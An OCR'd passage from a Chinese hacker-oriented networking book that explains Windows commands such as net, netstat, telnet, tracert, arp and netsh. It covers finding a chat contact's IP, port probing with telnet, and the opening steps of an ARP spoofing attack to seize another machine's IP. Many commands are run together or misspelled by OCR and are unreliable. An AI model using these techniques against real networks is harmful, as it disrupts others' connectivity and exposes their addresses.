免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

参数：

1）键入不带参数的net conifg显示可配置服务的列表。

2）service通过netconifg命令进行配置的服务（server或workstation）。

3）options服务的特定选项。

例：net config workstation注释：了解本机的配置信息，如下图所示。



（2）net send

作用：向网络的其他用户、计算机或通信名发送消息。

命令格式：Net send {name|*|/domain[:name]/users}message

有关参数说明：

1）name要接收发送消息的用户名、计算机名或通信名

2）*将消息发送到组中所有名称


3）/domain[:name]将消息发送到计算机域中的所有名称

4）/users将消息发送到与服务器连接的所有用户

5）message作为消息发送的文本

例：向本机所在的域内所有主机发送一条“I have sen tyou a message”的消息，只需要输入命令：net send*“I have sent you a message”。

这里符号“*”表示向域内所有机器广播发送消息，如下图所示。



收到这条消息的主机立即在屏幕上弹出窗口，内容为刚才键入的“I have sent you a message”，如下图所示。




教你一招：

要发送和接收消息必须首先运行信使服务。可以用netstartmessenger命令打开信使服务。

（3）netstart/net stop

作用：net start用于启动服务，或显示已启动服务的列表。Net stop用于停止系统的某个网络服务。

例：键入不带参数的net start显示正在运行服务的列表，如下图所示。



（4）net statistics

作用：显示本地工作站或服务器服务的统计记录。

命令格式：net statistics[workstation|server]

参数介绍：

1）键入不带参数的net statistics列出其统计信息可用的运行服务，如下图所示。

2）workstation显示本地工作站服务的统计信息。

3）server显示本地服务器服务的统计信息。



（5）net share

作用：创建、删除或显示共享资源。

命令格式：net shareshar ename =drive:

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

path[/users:number|/unlimited][/remark:"text"]

参数介绍：

1）键入不带参数的netshare显示本地计算机上所有共享资源的信息，如下图所示。


2）sharename是共享资源的网络名称。

3）drive:path指定共享目录的绝对路径。

4）/users:number设置可同时访问共享资源的最大用户数。

5）/unlimited不限制同时访问共享资源的用户数。

6）/remark:"text" 添加关于资源的注释，注释文字用引号引住。



（6）net continue

作用：重新激活挂起的服务。

命令格式：net continue service

例：net continue server，如下图所示。

```
C:\Documents and Settings\appletung>net continue server
Server 服务已成功继续运行。
```

（7）net time

作用：使计算机的时钟与另一台计算机或域的时间同步。

命令格式：net time [\\computername|/domain[:name][/set]


参数介绍：

1）\\computername要检查或同步的服务器名。

2）/domain[:name]指定要与其时间同步的域。


3）/set使本计算机时钟与指定计算机或域的时钟同步。

例：显示名为"\\dtq-03-1"的计算机的时间，如下图所示。




（8）netstat a/-n

作用：-a参数获得机器当前的所有网络连接，包括当前用户的连接、其他用户的连接和系统进程的连接，如下图所示。




（9）netstat b

作用：显示当前打开的端口正被那个应用程序所占用，如下图所示。



（10）.netstat r

作用：显示本机的路由表，如下图所示。



（11）netstat s

作用：按照各个协议分别显示其统计数据，如下图所示。


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



（12）netstat-n

作用：-n参数要求netstat不对IP地址进行DNS域名解析，即直接以IP地址的形式显示连接的机器，如下图所示。



3.使用实例

【案例 1-3】追踪恶意骚扰的 IP 地址

经常上网的人一般都使用QQ的。有时候我们会被一些讨厌的陌生人骚扰，想投诉却又不知从和下手。其实，我们只要知道对方的IP，就可以向他所属的ISP投诉了。

但怎样才能通过QQ知道对方的IP呢？一种方式是安装QQ的外挂或者显IP地址的版本，但即使是这样，由于各种原因，有时候也不能显示出对方的IP地址（特别是当对方隐身或通过服务器中转时）。

另一种方法是使用netstat命令，我们只需要通过netstat就可以很方便的做到这一点。

其操作步骤如下：

当他通过QQ或其他的工具与我们相连时（例如我们给他发一条信息或他给我们发一条信息），我们立刻在命令行输入界面下输入netstatbn或netstat-ba就可以看到对方上网时所用的IP或ISP域名了，甚至连所用端口都完全暴露了。加参数-b的目的是显示当前打开的端口正被哪个应用程序所占用，这样就方便我们确定QQ.exe程序占用的端口，也就容易找到对方目前在的那个连接了。如下图所示，此时发送QQ消息的对方IP地址为：211.83.125.65。



netstat还经常用于网络流量的统计。有人使用netstat的-s和-e参数编写了一些统计软件，对计算机的网络接口进行24小时监控，并记录日志。如果发现某些时刻访问量特别大，并且全部是一些短小的TCP报文（例如大量很小的SYN报文），则机器很可能在这些时候受到了DOS攻击。还可以使用netstat an命令记录下这些攻击的源地址，以便日后处理或投诉。

1.3.3 telnet 和 ftp 命令

1.命令介绍

telnet命令用于Internet的远程登录。它可以使用户坐在已上网的电脑键盘前通过网络进入的另一台电脑已上网的电脑，使它们互相连通，这种连通可以发生在同一房间里面的电脑或是在世界各范围内已上网的电脑。习惯上来说，被连通计算机，并且为网络上所有用户提供服务的计算机称之为服务器（Servers），而自己在使用的机器称之为客户机（Customer）。一旦连通后，客户机可以享有服务器所提供的一切服务。用户可以运行通常的交互过程（注册进入，执行命令），也可以进入很多的特殊的服务器如寻找图书索引，网上不同的主机提供的各种服务都可以

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

被使用。

FTP命令是Internet用户使用最频繁的命令之一，不论是在DOS还是UNIX操作系统下使用FTP，都会遇到大量的FTP内部命令。熟悉并灵活应用FTP的内部命令，可以大大方便使用者，并收到事半功倍之效。

2.使用方式图解

telnet命令的使用也是在telnet后面跟命令的参数。直接键入telnet，则进入telnet的命令行模式，如下图所示。在此命令行模式中，可以使用遵循telnet客户端规范的客户端命令和服务器进行互操作。



FTP命令的使用也是在FTP后面跟命令的参数。

命令格式：ftp [-v][-v][-d][-i][-n][-g][-sfilename][-a][-wwindowsize][computer]

-v不显示远程服务器响应

-n禁止第一次连接的时候自动登录

-i在多个文件传输期间关闭交互提示

-d允许调试、显示客户机和服务器之间传递的全部ftp命令

-g不允许使用文件名通配符，文件名通配符的意思是说允许在本地文件以及路径名中使用通配字符


-sfilename指定包含ftp命令的文本文件。在ftp命令启动后将自动运行这些命令。在加的参数里不能有空格。

-a绑定数据连接时，使用何的本地端口

-wwindowsize忽略默认的4096传输缓冲区

computer指定要连接的远程计算机的ip地址


例：尝试连接IP地址为211.83.125.22的计算机，如下图所示，没有连接上，出现了错误，可能是对方未开机或者其他原因。



3.使用实例


【案例 1-4】telnet 登录远程机器

要telnet到一台远程机器，直接键入：telnet机器域名（或IP地址）就可以了。例如，使用telnet登录四川大学BBS系统已经知道四川大学BBS的机器域名为bbs.scu.edu.cn，则要telnet登录四川大学BBS就只需要键入telnetbbs.scu.edu.cn，如下图所示。



【案例 1-5】探测远程机器的某一端口状态

黑客使用telnet命令恐怕不仅是用来登录BBS系统。其实，telnet命令最关键的用法是探知远程服务器的某一端口是否处于打开状态，具体操行如下图所示。




Step 1 探知远程机器 www.scu.edu.cn 的 80 端口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 1

要探知远程服务器器 www.scu.edu.cn 的 80 端口是不是打开的，键入命令：telnetwww.scu.edu.cn80 如果出现黑屏或者一些类似服务器软件的提示信息，表明该端口是打开的。



Step 2 telnet 到特定主机的一个特定端口

Step 2

要探知远程服务器 www.scu.edu.cn 的 8080 端口是不是打开的，键入命令：telnet www.scu.edu.cn8080，如果出现了“Could not open connection to the host, onport8080：Connectfailedc”等字样，说明该端口目前是关闭的。

利用telnet的这一特性，有经验的黑客就编写出一些所谓“端口扫描”程序。其实，简单的端口扫描程序只需要不断循环地调用telnet程序，便可以通过telnet的返回信息扫描目的计算机的各个端口，得到相关的信息。

教你一招：


端口是计算机网络层次结构中应用层和传输层通信的接口。一般来讲，一个端口标明应用层的一种服务。例如，HTTP服务的默认端口是80，FTP服务的默认端口是21。许多网络病毒和蠕虫都是攻击计算机的特定端口来潜入系统的。

如果telnet的目的端口不是运行着telnet服务的telnet服务器端口（默认是23端口），则telnet客户端就不可能得到正确的返回信息，所以可能出现黑屏等现象。但这并不影响我们测试目的机器端口的通断。只要返回的不是“Could not open connection to the host”，则一定表明该端口是打开的。

【案例 1-6】利用 FTP 命令连接目标计算机

连接一个ftp服务器（例如tip.tsinghua.edu.cn），只需要键入：ftpftp.tsinghua.edu.cn

然后根据提示输入用户名、密码等信息就可以了，如下图所示。



1.3.4 tracert 命令

1.命令介绍

tracert命令是一个诊断程序，该诊断实用程序将包含不同生存时间（TTL）值的Internet控制消息协议（IcMP）回显数据包发送到目标，以决定从一个主机到网络上其它主机的路由。

如果有网络连通性问题，可以使用tracert命令（tracert命令是英文单词“traceroute”的缩写，意思是跟踪路径）来检查到达目标IP地址的路径并记录结果。

tracert工作原理是这样的：每个路由器要在转发数据包上的TTL之前至少递减1，必需路径上的每个路由器，所以TTL是有效的跃点计数。数据包上的TTL到达0时，路由器应该将“ICMP已超时”的消息发送回源系统。tracert先发送TTL为1的回显数据包，并在随后的每次发送过程将TTL递增1，直到目标响应或TTL达到最大值，从而确定路由。路由通过检查中级路由器发送回的“ICMP已超时”的消息来确定路由。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

教你一招：

TTL(TimetoLlVe)的意思是存在时间值，通过该值可以算出数据包经过了多少个路由器，方法是：用255减去返回的TTL值，例如本例中返回250，则应该用255来减去250，得到5。

2.使用方式图解

tracert的使用很简单，和ping命令相同，只需要在tracert一个IP地址或域名。如果跟域名，tracert会自动进行相应的域名转换。

tracert命令支持多种选项，如下：

（1）tracert [-d][-hmaximum_hops][-jhost-list][-wtimeout]target_name

（2）-d指定不将IP地址解析到主机名称。


（3）-hmaximum_hops指定跃点数以跟踪到称为target_name的主机的路由。

（4）-jhost-list指定Tracert实用程序数据包所采用路径中的路由器接口列表。

（5）-wtimeout等待timeout为每次回复所指定的毫秒数。

（6）-target_name目标主机的名称或IP地址。

例：使用tracert观察本机到www.scu.edu.cn经过的路径，如下图所示。www.scu.edu.cn的IP地址就是202.115.32.61。



教你一招：

ICMP是网络报文控制协议的缩写，主要用于协助IP通信报文进行差错控制和检测。ping和tracert命令都是使用ICMP协议的通信原理来获得信息的。笔者自己开发了一个图形界面的ping和tracert实用程序，并将源代码附在本书光盘中供读者使用和研究。

3.使用实战

tracert一般用来检测故障的位置。如果ping某台计算机不能ping通，可能是中间网络故障所致。这时可以用tracert命令检测通信路径上是哪个环节上出了问题，如果tracert失败，可以使用命令输出来帮助确定哪个中介路由器转发失败或耗时太多，为我们解决问题指出方向。

【案例 1-7】举例实际分析 tracert 命令输出

本例中，数据包必须通过两个路由器（10.0.0.1 和 192.168.0.1）才能到达主机172.16.0.99。主机的默认网关是10.0.0.1，192.168.0.0网络上的路由器的IP地址是192.168.0.1。键入tracert172.16.0.99 d命令后显示结果如下：

C:\>tracert172.16.0.99-d

Tracingrouteto 172.16.0.990veramaximumof 30hops

12s3s2s10，0.0，1

275ms83ms88ms192.168.0.1

373ms79ms93ms172.16.0.99

Tracecomplete.

【案例 1-8】使用 tracert 命令确定数据包在网络上的停止位置

本例中，默认网关确定192.168.10.99主机没有有效路径。这可能是路由器配置的问

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

题，或者是192.168.10.0网络不存在（错误的IP地址）。键入命令traeert192.168.10.99后显示结果如下。

C:\>tracert192.168.10.99

Tracingrouteto192.168.10.99overamaximu -mof30hops

110.0.0.1reports：Destinatiornnetanreach-able.


Traeecomplete.

1.3.5 ipconfig 命令

ipconfig命令主要用来显示当前系统的TCP/IP配置。

1.使用方式图解


直接键入ipconfig，可以显示机器当前的IP地址，子网掩码和网关IP，如下图所示。“IPAddress”是机器当前的IP地址。“Subnet-Mask”是子网掩码，“DefaultGateway”是默认网关的IP。



2.使用实战

【案例 1-9】用 ipconfig 命令获知 MAC 地址


键入ipconfig/all则显示出更多额外信息，如下图所示。现在利用ipconfig/all获得计算机的MAC地址、网卡名、DNS设置，获得MAC地址十分有用。当IP地址变化时MAC地址时唯一的，能标识计算机。



在上例，计算机的MAC地址是00-14-2A -9D -OE -CD，使用“UIAPCI10/100Mb-FastEthernetAdapter”型号的网卡，DNS设置为“61.139.2.69”。

【案例 1-9】判断是否向 DHCP 服务器租用 IP 地址

ipconfig/release和ipconfig/renew这是两个附加选项，只能在向DHCP服务器租用其IP地址的计算机上起作用，在非DHCP服务器的计算机上会显示如下图所示的信息，这样来判断使用的计算机是否通过DHCP服务器租用其IP地址。



如果输入ipconfig/release，那么所有接口的租用IP地址便重新交付给DHCP服务器（归还IP地址）。如果我们输入ipconfig/renew，那么本地计算机便设法与DHCP服务器取得联系，并租用一个IP地址。请注意，大多数情况下网卡将被重新赋予和以前相同的IP地址。



溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1.3.6 route 命令


route命令顾名思义，是和路由有关的命令。它主要用来显示当前主机中的路由信息。如果需要改变和删除一些路由项，也要使用route命令。

1.使用方式图解

route命令的使用也是在route后面跟参数。直接键入route，然后回车，就会出现如图所示的所有参数和语法。




routeorint命令用于显示系统的选路表，如下图所示。



2.使用实例


【案例 1-10】使用 routeadd 命令添加静态路由

例如，要添加一条到157.0.0.0/8，下一条是157.55.80.1，从接口“本地连接”转发的静态表项，应键入如下命令：routeADD157.0.0.0 MASK255.0.0.0157.55.80.1METRIC3IF “本地连接”。显示如下图所示。




【案例 1-11】使用 route delete 命令删除一条路由表项

其操作步骤如下图所示。



【案例 1-12】route change 命令更新已有的路由表项

其操作步骤如下图所示。



教你一招：

netstatr和routeprint命令功能是基本一样的。因此，查看系统的选路表也可以用netstat-r命令代替。

1.3.7 netsh 命令

1.命令介绍

netsh命令是一个复杂的综合网络设置工具，是本地或远程计算机的Windows2000网络组件的命令行和脚本实用程序。为了存档或配置其他服务器，netsh实用程序也可以将配置脚本保存在文本文件中。

netsh实用程序是一个外壳，它通过附加的“Netsh帮助DLL”，可以支持多个Windows2000组件。“netsh帮助DLL”提供用来监视或配置特定Windows2000网络组件的其他命令，从而扩展了netsh的功能。每个“netsh帮助DLL”都为特定的网络组件提供了一个环境和一组命令。每个环境中都可以有子环境。例如，在路由环境中存在子环境IP和IPX，它们将IP路由和IPX路由命令集中在一起。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.使用方式图解

netsh有自己的命令行接口(CLI),直接键入netsh就进入netsh的命令行接口,如下图所示。



netsh接口采用目录树的命令组织方式,将大多命令以树节点的方式组织起来。要访问interface命令节点,直接在根下面键入interface。要返回上级目录,则键入“.”号。

3.使用实战

netsh可以设置几乎所有的主机网络相关配置。这里使用netsh配置网卡IP地址,网络掩码,网关地址和DNS服务器信息。


【案例 1-13】使用 netsh 配置网络参数

下表列出了主机需要配置的TCP/IP信息:

主机需要配置的TCP/IP信息

IP 地址	211.83.125.65
子网掩码	255.255.254.0
网关地址	211.83.125.254
网关跳数	1
获取 IP 地址方式	静态获取
DNS 服务器地址	202.112.14.151

打开DOS命令行,配置过程如下图所示。



教你一招:

配置完毕后,可以立即使用dump命令对当前配置进行查看。


1.3.8 arp 命令

1.命令介绍


arp命令用于显示和设置系统的物理地址表(ARPTable)中的信息,也是功能强大、比较常用的命令。

2.使用方式图解

arp命令的使用也是在arp后跟命名的参数,直接键入arp后回车将显示arp命令的所有的语法,如下图所示。



键入arp-a显示系统MAC表中的记录,如下图所示。




```
C:\Documents and Settings\Administrator>arp -a

Interface: 211.83.98.85 --- 0x20002
  Internet Address      Physical Address      Type
  192.168.5.100         00-90-4b-26-1b-2c     dynamic
  211.83.98.1           00-0d-66-93-4c-0a     dynamic
  211.83.98.2           00-90-27-1a-67-e7     dynamic
```

arp d命令删除所有系统MAC表中的记录。

arp s命令可以手动添加静态MAC记录。例如,IP为218.194.63.1的机器MAC地址为00-0b-bd-07-2b-00,如下图所示,则相应的命令是:arp-s218.194.63.100-0b-bd-07-2b-009。



溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.使用实战

arp命令是黑客经常使用的命令。arp命令可以添加静态MAC表项，这就使得黑客可以使用arp命令进行arp欺诈。

【案例 1-14】使用 arp 命令测试局域网中的计算机是安装了防火墙还是关机。

如果ping一台局域网的计算机，返回的信息是“Requesttimedout.”，可能是对方已经关机，也可能是对方安装了防火墙，防火墙规则禁止ICMP报文的产生和接收。我们如何来区分究竟是对方机器安装了防火墙，还是对方机器关机了呢？具体操作如下图所示。



Step 1

首先使用 ping 命令，得到“Requesttime dout.”。

Step 2

使用 arp-a 命令，如果在 arp 表中的“InternetAddress”下有对应对方机器 IP 地址的记录，则说明对方并未关机，是“活着”的。


【案例 1-15】使用 arp 命令进行 arp 欺诈攻击

在局域网中，如果使用一个已经被别人占用的IP地址，则配置网卡时，Windows操作系统将弹出一个对话框，提示刚配置的静态IP地址已经被网络上其他计算机占用，即不允许我们使用该IP地址，如下图所示。



事实上，在静态配置IP地址的局域网内，对于同样一个IP地址，谁先开机，谁就有优先使用的权利；后开机的机器可以通过攻击手段抢占IP地址。如：后开机的计算机（A机）不断发送伪造的ARP报文，使路由器的ARP记录指向A；而先开机的计算机（B机）长期不能获得路由器的转发服务，也就不能上网，这样B机的用户就会考虑更换其IP地址。当B机更换IP地址后，A机便可以合法使用B机以前的IP，达到抢占IP的目的。

接下来，我们综合利用SnifferPro软件和命令行方式下的arp、ping等命令来学习如何在局域网中抢占IP。




Step 1

搭建试验环境

先来搭建一个试验环境，如下图所示，假设局域网网段范围 211.83.98.0-211.83.98.127，网关路由器的 IP 地址为 211.83.98.1。网络中已经有一台计算机使用 IP 为“211.83.98.3”的地址。我们的计算机后开机，不能将 IP 地址设置为 211.83.98.3。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



Step 2 获取机器 211.83.98.3 的 MAC 地址

Step 2

记录本机（计算机 A）的 MAC 地址在 cmd.exe 命令行模式下，输入命令 ipconfig/all，记录本机 MAC 地址为“50-78-4C-6B-28-D3”。


Step 3

记录计算机 B 的 MAC 地址，在 cmd.exe 命令行模式下，输入命令：

ping211.83.98.3

arp a

